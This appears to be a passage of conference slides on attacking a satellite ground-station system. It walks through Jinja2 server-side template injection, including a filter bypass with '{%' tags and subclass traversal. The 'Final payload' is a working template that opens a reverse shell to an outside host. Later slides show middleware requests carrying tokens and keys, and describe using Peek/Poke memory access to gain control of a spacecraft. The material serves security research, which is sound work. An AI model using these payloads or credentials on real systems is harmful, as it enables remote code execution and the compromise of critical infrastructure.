@app.route('/')
def index():
    payload = request.args.get('s', '{{1+1}}')

    sandbox = SandboxedEnvironment()

    try:
        template = sandbox.from_string(payload)
        result = template.render()
    except Exception as e:
        result = f"Error: {str(e)}"

    return f"Template result: {result}"
```

With jinja2 sandbox

# System $\beta$ - SSTI

- Jinja2 sandbox is also common in real world

```
{{7*7}}
```

```
>> 49
```



```
{{request.__class__.__init__.__globals__['__builtins__']['__import__']('os').popen('id').read()}}
```

```
>> Error: access to attribute '__init__' of 'Undefined' object is unsafe
```



request  
{{ 7\*7 }}

response  
49



request  
{{ 7\*7 }}

response  
invalid input



Credit: Friends

# System $\beta$ - SSTI

- It probably filters "{{" and "}}" (for security I guess) instead of using jinja2 sandbox !!
- "{%" "%}" is also available for SSTI

```
{% if 7*7 == 49 %}True{% else %}False{% endif %}
```

```
>> True
```

```
{% for c in (__class__.__base__.__subclasses__()) %}  
  {% if c.__name__ == 'catch_warnings' %}  
    {{ c }}  
  {% endif %}  
{% endfor %}
```

```
>> <class 'warnings.catch_warnings'>
```



Credit: Hunter x Hunter

## Final payload - RCE on Web service

```
{% for x in ().__class__.__base__.__subclasses__() %}
  {% if "warning" in x.__name__ %}
    {{x()._module.__builtins__['__import__']('os').popen("python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conne
ct(\\\\"192.168.124.128\\",1234);os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\\\\"/bin/sh\\", \\\\"-i\\"]);''"}}}}
  {%endif%}
{% endfor %}
```


# System $\beta$ - Middleware

- Dump Web code and DB with hardcoded password
- api-key is also synced to Middleware for auth and log
- No protection between CSP endpoint and Middle

```
POST /register
Host: 10.0.2.4
Token: od83400Z@56-po6liw9pfpgo
.. [SNIP] ..
{
  "userkey": "49!mvkr9toisSPE",
  "role": "po6liw9pfpgo"
}
```

*{api-key}-{role}*


*{default key}*



# System $\beta$ - Admin and Peek/Poke

- To trigger peek and poke functions in web, the second admin api-key is required as a peer review
- With DB credentials , finally we can send Peek/Poke


```
POST /fetch_address
Host: 10.0.2.4 {admin1 api-key}-{admin role key}
Token: d2yntRY6PF13k36CLw3N-PyCypEUDB7E4xgusPJaa
..[SNIP]..
{
    {admin2 api-key}
    "userkey": "dgT1F#?QqQf]wuXjHFv=",
    "role": "PyCypEUDB7E4xgusPJaa",
    "address": "97a9e000"
}
```



# System $\beta$ - What do I have so far?

- SSTI lead to RCE on Web service
- Create/Search valid api-key and role key to pass the middleware validation
- CRC/HMAC incomplete protection
  - Not able to touch CSP endpoint due to isolation
- Dangerous CSP management protocol - Peek and Poke

RCE , DoS and persistence in satellite or spacecraft!!!!





# Takeaway

# Takeaway

- Wide attack phase in satellite services
  - space segment , user segment, link segment , ground segment
- Space protocols lack of security design
  - Weak encryptions (probably) due to power consumption or other reasons
  - Usually no internal validation
- Ground station system is still the critical part of satellite security
- Potential security issues in open projects

Thanks for your listening

Email : [wafflept@gmail.com](mailto:wafflept@gmail.com)